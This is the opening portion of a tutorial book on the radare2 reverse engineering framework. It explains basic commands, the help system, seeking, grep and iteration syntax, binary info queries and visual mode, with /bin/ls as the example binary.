radare2 Explorations

Table of Contents

Introduction	1.1
Introduction	1.2
The Basics	1.2.1
Getting Information	1.2.2
Modes of Operation	1.2.3
Navigation	1.2.4
Visual Navigation	1.2.5
Debugging	1.2.6
Visual Debugging	1.2.7
Editing	1.2.8
Visual Graphs	1.2.9
Project Management	1.2.10
Configuration	1.2.11
Tutorials	1.3
Simple Patch	1.3.1
Memory Manipulation	1.3.2
ESIL	1.3.3
Simple Exploit	1.3.4
Closing Remarks	1.4

README

This book aims to cover the practical aspects of using the extensive reverse engineering framework, radare2.

Webpage: https://www.gitbook.com/book/monosource/radare2-explorations/details

Online: https://monosource.gitbooks.io/radare2-explorations/content/
PDF: https://www.gitbook.com/download/pdf/book/monosource/radare2-explorations
ePub: https://www.gitbook.com/download/epub/book/monosource/radare2-explorations
Mobi: https://www.gitbook.com/download/mobi/book/monosource/radare2-explorations

Introduction

The goal of this book is to accommodate the reader with radare2, which is quickly becoming a bread & butter tool for any reverse engineer, malware analyst or biweekly CTF player. It is not meant to replace the Radare2 Book, but rather to complement it.

Please note that I am by no means more than a mere beginner and amateur. I have some previous experience with other tools, such as IDA, GDB (with the exceptional PEDA extension) and Hopper.

This "book"s philosophy is one of "learn by doing", with occasional pause for reflection, hints and explanations. Hence, it will be organized in a series of easy-to-follow tutorials which should cover all the basic blocks required for one to do whatever he needs.

How to read this book

I suggest you go ahead and dive right into the tutorials section and if you need clarification on certain topics, check the appropriate section either in this book or the official radare2 book. The tutorials are mostly self-contained and are filled with reminders on how to do various things in radare2. This book was actually written starting with the tutorials and then adding the ~~boring~~ introductory elements afterwards.

Prerequisites

Please note that even though **radare2** is capable of glorious and esoteric things, at the end of the day it is just a tool in your reverse engineering kit. It will **not** show you or teach you:

- How computers work.
- Exploitation techniques.
- Anti-debugging mitigation.
- How to solve problems.

Ultimately, it is up to you how you use radare2 and integrate it in your workflow. Use it for binary diffing, numerical conversions, DNA sequencing, editing text files...

Why radare2

Note that these are my personal reasons for choosing to dedicate some of my time to studying and documenting my findings, and trying to convey them to you, more so than anything else.

1. **It's free**. Reverse engineers have plenty of tools to choose from, yet most of them are prohibitive from a pricing standpoint alone, while others are fairly limited. How does one become a hobbyist reverse engineer?
2. **It's very actively developed**. This is a very convincing pulse, beating at 20 commits per day at times. Even if you will never report a bug, the fact that there is an almost immediate feedback from the developers gives them great credit and respect.
3. **It's versatile**. I usually abide by the saying *"do one thing and do it well"*. I have to make an exception for radare2. Even though it's still unreleased, so to speak (at the time of writing) and the official documentation isn't ready yet, it can perform surprisingly good in a variety of situations.

The Basics

In this tutorial, we will simply get introduced to radare2 and explore the basics of its commands. This tutorial is not centered on any particular aspect of radare2, but will provide you with some vital background needed to more efficiently wrap your head around the overall structure and design of the framework.

Resources

There are plenty of resources scattered around the web from which you can learn more on how you can use radare2 for various tasks.

Most of these resources can be found in this blog post.

What is left out is radare.tv, which is quite a magical place which you should check out from time to time.

There's also the more practical and focused workshop by Maijin.

So, what is radare2?

You would not be wrong if you were to say that radare2 (or r2, in short) is a disassembler. But it is so much more.

r2 can aptly be named a reverse engineering framework, with some extra features on the side.

Here is a (non-exhaustive) list of what r2 can be:

- Disassembler
- Assembler
- Debugger
- Hex editor
- Exploit tool
- Emulator
- Binary diffing tool
- Shellcode compiler
- Launcher with specific contexts
- And more...

It can run on all major operating systems and understand any gizmo which has as little as an oscillator in it.

Taking the plunge

Radare2 can be started by typing **radare2** or **r2** in the console. You will be prompted with the following:

```
r2
Usage: r2 [-dDwntLqv] [-P patch] [-p prj] [-a arch] [-b bits] [-i file]
          [-s addr] [-B blocksize] [-c cmd] [-e k=v] file|pid|-|--|=
```

The important argument here is **file**. A process id (pid) can also be supplied when we want to attach to a process which is already running, but in most cases we will be using files.

Let's try it out on the humble and ubiquitous **/bin/ls**

```
r2 /bin/ls
-- Change the UID of the debugged process with child.uid (requires root)
[0x004048c5]>
```

Notice that the prompt changes. We are now exploring the memory map of **/bin/ls**. The value between parentheses is the current address position within the current file. Unless configured otherwise, this is the entry point of the binary.

Help!

Now you may want to navigate, disassemble, search, mark and do other operations. How?

```
[0x004048c5]> help
|ERROR| Invalid command 'help' (0x68)
```

Radare2 is self-documented. For a full list of commands, a simple question mark (`?`) will suffice and is much faster than typing `help` all the time.

```
[0x004048c5]> ?
Usage: [.][times][cmd][~grep][@[@iter]addr!size][|>pipe] ; ...
Append '?' to any char command to get detailed help
Prefix with number to repeat command N times (f.ex: 3x)
|%var =valueAlias for 'env' command
| *off[=[0x]value]     Pointer read/write data/values (see ?v, wx, wv)
| (macro arg0 arg1)    Manage scripting macros
| .[-|(m)|f|!sh|cmd]   Define macro or load r2, cparse or rlang file
| = [cmd]              Run this command via rap://
| /                    Search for bytes, regexps, patterns, ..
| ! [cmd]              Run given command as in system(3)
| # [algo] [len]       Calculate hash checksum of current block
| #!lang [..]          Hashbang to run an rlang script
| a                    Perform analysis of code
| b                    Get or change block size
| c [arg]              Compare block with given data
| C                    Code metadata management
| d                    Debugger commands
| e [a[=b]]            List/get/set config evaluable vars
| f [name][sz][at]     Set flag at current address
| g [arg]              Go compile shellcodes with r_egg
| i [file]             Get info about opened file
| k [sdb-query]        Run sdb-query. see k? for help, 'k *', 'k **' ...
| m                    Mountpoints commands
| o [file] ([offset])  Open file at optional address
| p [len]              Print current block with format and length
| P                    Project management utilities
| q [ret]              Quit program with a return value
| r [len]              Resize file
| s [addr]             Seek to address (also for '0x', '0x1' == 's 0x1')
| S                    Io section manipulation information
| t                    Cparse types management
| T [-] [num|msg]      Text log utility
| u                    uname/undo seek/write
| V                    Enter visual mode (vcmds=visualvisual  keystrokes)
| w [str]              Multiple write operations
| x [len]              Alias for 'px' (print hexadecimal)
| y [len] [[[@]addr    Yank/paste bytes from/to memory
| z                    Zignatures management
| ?[??][expr]          Help or evaluate math expression
| ?$?                  Show available '$' variables and aliases
| ?@?                  Misc help for '@' (seek), '~' (grep) (see ~??)
| ?:?                  List and manage core plugins
[0x004048c5]>
```

This is understandably a daunting sight to behold, and it will not get any easier from this point on. Thankfully, most of these are self-contained and define a specific category of subcommands. For example, all analysis commands begin with `a`, all commands related to the debugger begin with `d`, all printing commands begin with `p` etc.

Looking through commands

While learning radare2, you will iteratively consult the built in documentation to find commands which help you accomplish your specific needs, by appending a `?` after each combination of interest. For example:

```
[0x004048c5]> a?
|Usage: a[abdefFghoprxstc] [...]
| ab [hexpairs]     analyze bytes
| aa                analyze all (fcns + bbs) (aa0 to avoid sub renaming)
| ac [cycles]       analyze which op could be executed in [cycles]
| ad                analyze data trampoline (wip)
| ad [from] [to]    analyze data pointers to (from-to)
| ae [expr]         analyze opcode eval expression (see ao)
| af[rnbcsl?+-*]    analyze Functions
| aF                same as above, but using anal.depth=1
| ag[?acgdlf]       output Graphviz code
| ah[?lba-]         analysis hints (force opcode size, ...)
| ai [addr]         address information (show perms, stack, heap, ...)
| ao[e?] [len]      analyze Opcodes (or emulate it)
| an[an-] [...]     manage no-return addresses/symbols/functions
| ar                like 'dr' but for the esil vm. (registers)
| ap                find prelude for current offset
| ax[?ld-*]         manage refs/xrefs (see also afx?)
| as [num]          analyze syscall using dbg.reg
| at[trd+-%*?] [.]  analyze execution traces
Examples:
 f ts @ `S*~text:0[3]`; f t @ section..text
 f ds @ `S*~data:0[3]`; f d @ section..data
 .ad t t+ts @ d:ds

[0x004048c5]> af?
|Usage: af
| af ([name]) ([addr])              analyze functions (start at addr or $$)
| afr ([name]) ([addr])             analyze functions recursively
| af+ addr size name [type] [diff]  hand craft a function (requires afb+)
| af- [addr]                        clean all function analysis data (or function at a
ddr)
| afa[?] [idx] [name] ([type])      add function argument
| af[aAv?][arg]                     manipulate args, fastargs and variables in functio
n
| afb+ fa a sz [j] [f] ([t]( [d]))  add bb to function @ fcnaddr
| afb [addr]                        List basic blocks of given function
| afB 16                            set current function as thumb (change asm.bits)
| afc@[addr]                        calculate the Cyclomatic Complexity (starting at a
ddr)
| afC[a] type @[addr]               set calling convention for function (afC?=list cc
types)
| aff                               re-adjust function boundaries to fit
| afF[1|0|]                         fold/unfold/toggle
| afg                               non-interactive ascii-art basic-block graph (See V
```

```
V)
| afi [addr|fcn.name]             show function(s) information (verbose afl)
| afl[*] [fcn name]               list functions (addr, size, bbs, name)
| afo [fcn.name]                  show address for the function named like this
| afn name [addr]                 rename name for function at address (change flag t
oo)
| afna                            suggest automatic name for current offset
| afs [addr] [fcnsign]            get/set function signature at current address
| afx[cCd-] src dst               add/remove code/Call/data/string reference
| afv[?] [idx] [type] [name]      add local var on current function

[0x004048c5]> afn?
Usage: afn[sa] - analyze function names
 afna       - construct a function name for the current offset
 afns       - list all strings associated with the current function
 afn [name] - rename function
```

While this "forest" of a documentation does a decent job of what each and every command does, it does not tell you anything about **how** to use them. This is what the Internet (and subsequently, this book) is for. As mentioned before, radare2 can be used in plenty of scenarios. Not everyone is interested in shellcodes or DNA sequencing, so it makes a bit of sense not to include domain-specific examples within the documentation.

Command philosophy

```
Usage: [.][times][cmd][~grep][@[@iter]addr!size][|>pipe] ;
```

This is the command format for radare2. Although this looks cryptic, only the command itself is mandatory and it will operate using some default values as we will see further on.

If you have some experience working with *nix shell, Vim, sed, awk, then learning radare2's commands will be *slightly* more intuitive.

Current seek

In general (i.e. default behaviour), each command has a point of reference, which is usually the current position in memory, indicated by the prompt. Any printing, writing or analysis commands will be performed at the current point. For example:

```
[0x004048c5]> pd 1
    ;-- entry0:
            0x004048c5      31ed           xor ebp, ebp
```

Disassembles one instruction at address `0x4048c5`, which is the entry point for **/bin/ls**.

Block size

If we do not specify a number of instructions to disassemble, the default `block size` will be used instead. This can be shown or changed with the command `b`.

```
[0x004048c5]> b
0x100
[0x004048c5]> pd
    ;-- entry0:
            0x004048c5      31ed           xor ebp, ebp
            0x004048c7      4989d1         mov r9, rdx
            0x004048ca      5e             pop rsi
            0x004048cb      4889e2         mov rdx, rsp
            0x004048ce      4883e4f0       and rsp, 0xfffffffffffffff0
            0x004048d2      50             push rax
            0x004048d3      54             push rsp
            0x004048d4      49c7c0602541.  mov r8, 0x412560
            0x004048db      48c7c1f02441.  mov rcx, 0x4124f0
            0x004048e2      48c7c7a02840.  mov rdi, 0x4028a0           ; "AWAVAUATUS..
H..H...." @ 0x4028a0
            0x004048e9      e802dcffff     call sym.imp.__libc_start_main
            0x004048ee      f4             hlt
            0x004048ef      90             nop
            0x004048f0      b85fc66100     mov eax, 0x61c65f           ; ".interp" @ 0
x61c65f
            0x004048f5      55             push rbp
            0x004048f6      482d58c66100   sub rax, 0x61c658
            0x004048fc      4883f80e       cmp rax, 0xe
            0x00404900      4889e5         mov rbp, rsp
        ┌─< 0x00404903      761b           jbe 0x404920
        │   0x00404905      b800000000     mov eax, 0
        │   0x0040490a      4885c0         test rax, rax
       ┌──< 0x0040490d      7411           je 0x404920
       ││   0x0040490f      5d             pop rbp
       ││   0x00404910      bf58c66100     mov edi, 0x61c658           ; "strtab" @ 0x
61c658
       ││   0x00404915      ffe0           jmp rax
       ││   0x00404917      660f1f840000.  nop word [rax + rax]
       └└─> 0x00404920      5d             pop rbp
            0x00404921      c3             ret
            0x00404922      66666666662e.  nop word cs:[rax + rax]
        ┌─> 0x00404930      be58c66100     mov esi, 0x61c658           ; "strtab" @ 0x
61c658
        │   0x00404935      55             push rbp
        │   0x00404936      4881ee58c661.  sub rsi, 0x61c658
        │   0x0040493d      48c1fe03       sar rsi, 3
        │   0x00404941      4889e5         mov rbp, rsp
        │   0x00404944      4889f0         mov rax, rsi
        │   0x00404947      48c1e83f       shr rax, 0x3f
```

```
         │   0x0040494b      4801c6         add rsi, rax
         │   0x0040494e      48d1fe         sar rsi, 1
        ┌──< 0x00404951      7415           je 0x404968
        ││   0x00404953      b800000000     mov eax, 0
        ││   0x00404958      4885c0         test rax, rax
       ┌───< 0x0040495b      740b           je 0x404968
       │││   0x0040495d      5d             pop rbp
       │││   0x0040495e      bf58c66100     mov edi, 0x61c658           ; "strtab" @ 0x
61c658
       │││   0x00404963      ffe0           jmp rax
       │││   0x00404965      0f1f00         nop dword [rax]
       └└──> 0x00404968      5d             pop rbp
         │   0x00404969      c3             ret
         │   0x0040496a      660f1f440000   nop word [rax + rax]
         │   0x00404970      803d417d2100.  cmp byte [rip + 0x217d41], 0
        ┌──< 0x00404977      7511           jne 0x40498a
        ││   0x00404979      55             push rbp
        ││   0x0040497a      4889e5         mov rbp, rsp
        ││   0x0040497d      e86effffff     call 0x4048f0
        ││   0x00404982      5d             pop rbp
        ││   0x00404983      c6052e7d2100.  mov byte [rip + 0x217d2e], 1 ; [0x61c6b8:1]
=105
        └──> 0x0040498a      f3c3           ret
         │   0x0040498c      0f1f4000       nop dword [rax]
         │   0x00404990      bf00be6100     mov edi, section..jcr       ; section..jcr
         │   0x00404995      48833f00       cmp qword [rdi], 0
        ┌──< 0x00404999      7505           jne 0x4049a0
        │└─< 0x0040499b      eb93           jmp 0x404930
        │    0x0040499d      0f1f00         nop dword [rax]
        └──> 0x004049a0      b800000000     mov eax, 0
```

@addr - Relative seek

A command can be issued relative to an offset via the use of `@`, like so:

```
[0x004048c5]> pd 10 @ main
    ;-- main:
    ;-- section_end..plt:
    ;-- section..text:
            0x004028a0      4157           push r15                    ; [12] va=0x004
028a0 pa=0x000028a0 sz=64746 vsz=64746 rwx=--r-x .text
            0x004028a2      4156           push r14
            0x004028a4      4155           push r13
            0x004028a6      4154           push r12
            0x004028a8      55             push rbp
            0x004028a9      53             push rbx
            0x004028aa      89fb           mov ebx, edi
            0x004028ac      4889f5         mov rbp, rsi
            0x004028af      4881ec980300.  sub rsp, 0x398
            0x004028b6      488b3e         mov rdi, qword [rsi]
```

Addresses, symbolic names and even custom set flags can be used as offsets. This type of operation does not change the current seek.

!size

As we have seen, `pd` takes an argument specifying the number of instructions to disassemble. This may not be the case with other commands, which will use the default block size for their operation (particularly block writing commands). We may want to fine tune this, but without changing the block size beforehand.

One way to do this is by using `!size` after the address, as follows:

```
[0x004048c5]> p8 @ main
415741564155415455538 9fb4889f54881ec98030000488b3e64488b04252800000048898424880300 0031
```

Notice that the first command will print 256 bytes, while the second one will print 32 bytes.

Times

Like in Vim, commands can be prefixed by a number specifying the number of times you want it to execute. This is very useful when coupled with "repeatable" complex commands.

~grep

Radare2 features an internal `grep` which is very handy when you want to filter search results or iterate over them in a clever fashion. It can be used by appending a tilde `~` after a command.

For example, `i` prints out various info about the currently loaded binary.

```
[0x004048c5]> i
type     EXEC (Executable file)
file     /bin/ls
fd       7
size     0x1ce08
blksz    0x0
mode     -r--
block    0x100
format   elf64
pic      false
canary   true
nx       true
crypto   false
va       true
intrp    /lib64/ld-linux-x86-64.so.2
bintype  elf
class    ELF64
lang     c
arch     x86
bits     64
machine  AMD x86-64 architecture
os       linux
minopsz  1
maxopsz  16
pcalign  0
subsys   linux
endian   little
stripped true
static   false
linenum  false
lsyms    false
relocs   false
rpath    NONE
binsz    119892
```

But this is a lot to take in. Suppose we want only a few bits of information, such as position independence of code, canary, NX. We can use the internal grep to do this:

```
[0x004048c5]> i~pic
pic      false
[0x004048c5]> i~canary
canary   true
[0x004048c5]> i~nx
nx       true
```

:Row/[column] selection

Some commands output their result in table form. Rows and columns can be selected as follows:

```
[0x004048c5]> drr
   rax 0x0000000000000000  section_end.GNU_STACK
   rbx 0x0000000000000000  section_end.GNU_STACK
   rcx 0x0000000000000000  section_end.GNU_STACK
   rdx 0x0000000000000000  section_end.GNU_STACK
   rsi 0x0000000000000000  section_end.GNU_STACK
   rdi 0x0000000000000000  section_end.GNU_STACK
    r8 0x0000000000000000  section_end.GNU_STACK
    r9 0x0000000000000000  section_end.GNU_STACK
   r10 0x0000000000000000  section_end.GNU_STACK
   r11 0x0000000000000000  section_end.GNU_STACK
   r12 0x0000000000000000  section_end.GNU_STACK
   r13 0x0000000000000000  section_end.GNU_STACK
   r14 0x0000000000000000  section_end.GNU_STACK
   r15 0x0000000000000000  section_end.GNU_STACK
   rip 0x0000000000000000  section_end.GNU_STACK
   rbp 0x0000000000000000  section_end.GNU_STACK
rflags 0x0000000000000000  section_end.GNU_STACK
   rsp 0x0000000000000000  section_end.GNU_STACK
```

A particular column can be selected by using `[NUM]`

```
[0x004048c5]> drr~[0]
rax
rbx
rcx
rdx
rsi
rdi
r8
r9
r10
r11
r12
r13
r14
r15
rip
rbp
rflags
rsp
```

And a row can be selected by using `:NUM`

```
[0x004048c5]> drr~:5
   rdi 0x0000000000000000  section_end.GNU_STACK
```

The two can also be combined:

```
[0x004048c5]> drr~:5[0]
rdi
```

|Pipes and >redirection

Commands can be piped through tr, awk, sed, cut, grep and so on.

```
[0x004048c5]> pd 10 | tr -s ' ' | cut -d ' ' -f 4 | tail -n +2
xor
mov
pop
mov
and
push
push
mov
mov
mov
```

The output of most commands can be redirected to a file.

```
[0x004048c5]> pcp > demo.py
```

@@Iteration

A very powerful feature of radare2 is the ability to run a command over multiple points in a binary. This is useful when you tag a series of points which require the same patch and then patching them all in one swoop.

The simple example below prints the first 4 bytes of every function.

```
[0x004048c5]> p8 4 @@ fcn.*
```

Some commands will automatically add flags which can be iterated over. For example:

```
[0x004048c5]> / err
Searching 3 bytes from 0x00400000 to 0x0061d480: 65 72 72
Searching 3 bytes in [0x400000-0x61d480]
hits: 6
0x00401094 hit0_0 "err"
0x0040117f hit0_1 "err"
0x0040124d hit0_2 "err"
0x00416137 hit0_3 "err"
0x00417470 hit0_4 "err"
0x00417695 hit0_5 "err"
[0x004048c5]> pd 5 @@ hit0_*
```

We first look through the binary for 'err'. This results in flags being set at every corresponding 'hit' points. We can then iterate over these 'hits' and further process them.

Other commands

Quick conversions can be performed via the use of `?`

```
[0x004048c5]> ? 1234
1234 0x4d2 02322 1.2K 0000:04d2 1234 11010010 1234.0 0.000000f 0.000000
```

Other useful commands can be found using `???`

```
[0x004048c5]> ???
|Usage: ?[?[?]] expression
| ? eip-0x804800     show hex and dec result for this math expr
| ?:                list core cmd plugins
| ?! [cmd]          ? != 0
| ?+ [cmd]          ? > 0
| ?- [cmd]          ? < 0
| ?= eip-0x804800    hex and dec result for this math expr
| ??                show value of operation
| ?? [cmd]          ? == 0 run command when math matches
| ?B [elem]         show range boundaries like 'e?search.in
| ?P paddr          get virtual address for given physical one
| ?S addr           return section name of given address
| ?V                show library version of r_core
| ?X num|expr       returns the hexadecimal value numeric expr
| ?_ hudfile        load hud menu with given file
| ?b [num]          show binary value of number
| ?b64[-] [str]     encode/decode in base64
| ?d[.] opcode      describe opcode for asm.arch
| ?e string         echo string
| ?f [num] [str]    map each bit of the number as flag string index
| ?h [str]          calculate hash for given string
| ?i[ynmkp] arg     prompt for number or Yes,No,Msg,Key,Path and store in $$?
| ?ik               press any key input dialog
| ?im message       show message centered in screen
| ?in prompt        noyes input prompt
| ?iy prompt        yesno input prompt
| ?l str            returns the length of string
| ?o num            get octal value
| ?p vaddr          get physical address for given virtual address
| ?r [from] [to]    generate random number between from-to
| ?s from to step   sequence of numbers from to by steps
| ?t cmd            returns the time to run a command
| ?u num            get value in human units (KB, MB, GB, TB)
| ?v eip-0x804800   show hex value of math expr
| ?vi rsp-rbp       show decimal value of math expr
| ?x num|str|-hexst  returns the hexpair of number or string
| ?y [str]          show contents of yank buffer, or set with string
```

Getting Information

When before going deep into analyzing a file with radare2, you first need some key pieces of information.

Beauty is in the `i` of the beholder

r2 can give us quite a bit of information via the `i`-prefixed commands.

```
[0x004048c5]> i?
|Usage: i Get info from opened file
| Output mode:
| '*'                Output in radare commands
| 'j'                Output in json
| 'q'                Simple quiet output
| Actions:
| i|ij               Show info of current file (in JSON)
| iA                 List archs
| ia                 Show all info (imports, exports, sections..)
| ib                 Reload the current buffer for setting of the bin (use once only)
| ic                 List classes, methods and fields
| iC                 Show signature info (entitlements, ...)
| id                 Debug information (source lines)
| iD lang sym        demangle symbolname for given language
| ie                 Entrypoint
| iE                 Exports (global symbols)
| ih                 Headers
| ii                 Imports
| iI                 Binary info
| ik [query]         Key-value database from RBinObject
| il                 Libraries
| iL                 List all RBin plugins loaded
| im                 Show info about predefined memory allocation
| iM                 Show main address
| io [file]          Load info from file (or last opened) use bin.baddr
| ir|iR              Relocs
| is                 Symbols
| iS [entropy,sha1]  Sections (choose which hash algorithm to use)
| iV                 Display file version info
| iz                 Strings in data sections
| izz                Search for Strings in the whole binary
```

Information acquired this way is usually displayed in columns, which are easily greppable.

```
[0x004048c5]> iI
havecode true
pic      false
canary   true
nx       true
crypto   false
va       true
intrp    /lib64/ld-linux-x86-64.so.2
bintype  elf
class    ELF64
lang     c
arch     x86
bits     64
machine  AMD x86-64 architecture
os       linux
minopsz  1
maxopsz  16
pcalign  0
subsys   linux
endian   little
stripped true
static   false
linenum  false
lsyms    false
relocs   false
rpath    NONE
binsz    119892

[0x004048c5]> iI~pic
pic      false
[0x004048c5]> iI~canary
canary   true
[0x004048c5]> iI~nx
nx       true
[0x004048c5]> iI~lang
lang     c
[0x004048c5]> iI~stripped
stripped true
```

Running commands in command line

You can use r2 to get precise information without actually needing to start it. You can feed r2 some commands to execute and then quit.

Example:

```
$ r2 -A -q -c 'iI~pic,canary,nx' /bin/ls
pic      false
canary   true
nx       true
```

Modes of operation

Even though radare2 features a CLI (Command Line Interface), it can be used in a variety of modes.

Command mode

This is the default mode in which radare2 starts, unless configured otherwise. All the available commands are accessible from this mode. These have already been discussed in the Basic introduction.

Visual Mode

You can enter a slightly different mode of operation by pressing `V<Enter>`. Noticed that the output has changed into something similar to what `xxd` might show you. This is known as 'hex' mode. Indeed, radare2 can be used as a hex editor.

The prompt is now at the top of the screen. Notice that it looks slightly different:

```
[0x004048c5 15% 448 /bin/ls]> x @ entry0
```

The command shown after the prompt is what's being used to generate the output. If you were to return to command mode (by pressing `q`), and enter `x @ entry0`, you will see the same output as before. The only difference is that in visual mode you can interact with and update it in real time.

As before, you can obtain a list of available commands and shortcuts in visual mode by pressing `?`.

```
Visual mode help:
?         show this help or enter the userfriendly hud
&         rotate asm.bits between supported 8, 16, 32, 64
%         in cursor mode finds matching pair, otherwise toggle autoblocksz
@         set cmd.vprompt to run commands before the visual prompt
!         enter into the visual panels mode
_         enter the flag/comment/functions/.. hud (same as VF_)
=         set cmd.vprompt (top row)
|         set cmd.cprompt (right column)
.         seek to program counter
/         in cursor mode search in current block
:cmd      run radare command
;[-]cmt   add/remove comment
/*+-[]    change block size, [] = resize hex.cols
>||<      seek aligned to block size
a/A       (a)ssemble code, visual (A)ssembler
b         toggle breakpoint
c/C       toggle (c)ursor and (C)olors
d[f?]     define function, data, code, ..
D         enter visual diff mode (set diff.from/to)
e         edit eval configuration variables
f/F       set/unset or browse flags. f- to unset, F to browse, ..
gG        go seek to begin and end of file (0-$s)
hjkl      move around (or HJKL) (left-down-up-right)
i         insert hex or string (in hexdump) use tab to toggle
mK/'K     mark/go to Key (any key)
M         walk the mounted filesystems
n/N       seek next/prev function/flag/hit (scr.nkey)
o         go/seek to given offset
O         toggle asm.esil
p/P       rotate print modes (hex, disasm, debug, words, buf)
q         back to radare shell
r         browse anal info and comments
R         randomize color palette (ecr)
sS        step / step over
T         enter textlog chat console (TT)
uU        undo/redo seek
v         visual code analysis menu
V         (V)iew graph using cmd.graph (agv?)
wW        seek cursor to next/prev word
xX        show xrefs/refs of current function from/to data/code
yY        copy and paste selection
z         fold/unfold comments in disassembly
Z         toggle zoom mode
Enter     follow address of jump/call
Function Keys: (See 'e key.'), defaults to:
  F2       toggle breakpoint
  F4       run to cursor
  F7       single step
  F8       step over
  F9       continue
```

Notice that these are very different from the commands we're used to, but arguably fewer. Notable ones are `p/P` for cycling display modes, `o` for seeking, `;` for adding comments, `V` for visual ASCII graph. Of course, you can still execute any r2 command via `:`, or quitting the visual mode altogether with `q`. Visual mode is very useful when debugging, since you can both see where the current program counter is located and seek to inspect any location you desire.

Navigation

Let's get back to our example:

```
r2 /bin/ls
 -- Find hexpairs with '/x a0 cc 33'
[0x004048c5]>
```

We'll start by fully analyzing the binary using `aaa`. Radare2 will automatically delimit and name functions for us.

```
[0x004048c5]> aaa
[x] Analyze all flags starting with sym. and entry0 (aa)
[x] Analyze len bytes of instructions for references (aar)
[x] Analyze function calls (aac)
[ ] [*] Use -AA or aaaa to perform additional experimental analysis.
[x] Constructing a function name for fcn.* and sym.func.* functions (aan))
```

Flags

Whatever radare2 finds and considers to be interesting (strings, functions, sections, relocs and so on) a corresponding "flag" will be added for it. A flag is nothing more than a bookmark at an offset within the file, kept as a string.

Flags are grouped up in flagspaces. A flagspace is a namespace for flags. (i.e. all flags marking strings will be grouped up under the 'strings' flagspace).

Flags are useful because you can name them, navigate to them, iterate over them, group them into custom flagspaces.

```
[0x004028a0]> f my_special_flag 20 @ main + 15
[0x004028a0]> pd 1 @ main + 15
|           ;-- my_special_flag:
|           0x004028af      4881ec980300.  sub rsp, 0x398
|           0x004028b6      488b3e         mov rdi, qword [rsi]
[0x004028a0]> s my_special_flag
[0x004028af]> pd 1
|           ;-- my_special_flag:
|           0x004028af      4881ec980300.  sub rsp, 0x398
```

You can list all the flags with the command `f`. You can see that flags are generally preceded by a prefix, such as `str.`, `sym.`, `sub.`, `fcn.` etc. These are very useful since you can grep for them and find something of interest.

Seeking

You can seek to any virtual address within the binary using `s`. This is where flags come in handy, because you can seek to them.

```
[0x004048c5]> afl~main # List function flags and grep for 'main'
0x00402300    2 16   -> 48   sym.imp.textdomain
0x00402340    2 16   -> 48   sym.imp.bindtextdomain
0x004024f0    2 16   -> 48   sym.imp.__libc_start_main
0x004028a0  277 7780 -> 5801 main
[0x004048c5]> s main # seek to main
[0x004028a0]>
```

Some commands in radare2 will add new flags, such as the search command.

```
[0x004028a0]> / ASCII
Searching 5 bytes from 0x00400000 to 0x0061d480: 41 53 43 49 49
Searching 5 bytes in [0x400000-0x61d480]
hits: 1
0x00418cbc hit0_0 "ASCII"
[0x004028a0]> s hit0_0
[0x00418cbc]>
```

Notice that radare2 automatically flags each "hit" of a search for you to seek at afterwards.

This is also useful for iteration via `@@` and regex. You can execute a command for every hit of a search. Such as printing, xoring with a value, or even more complex operations


```
[0x00418cbc]> /a jmp rax
Searching 2 bytes in [0x400000-0x61d480]
hits: 2
0x00404915 hit1_0 ffe0
0x00404963 hit1_1 ffe0
[0x00418cbc]> pd 2 @@ hit1_*
|           ;-- hit1_0:
|           0x00404915      ffe0           jmp rax
            0x00404917      660f1f840000.  nop word [rax + rax]
            ;-- hit1_1:
            0x00404963      ffe0           jmp rax
            0x00404965      0f1f00         nop dword [rax]
```

Visual Navigation

As usual, we start with our `ls` binary.

```
$ r2 -A /bin/ls
 [0x004048c5]>
```

We can enter visual mode with the command `V`.

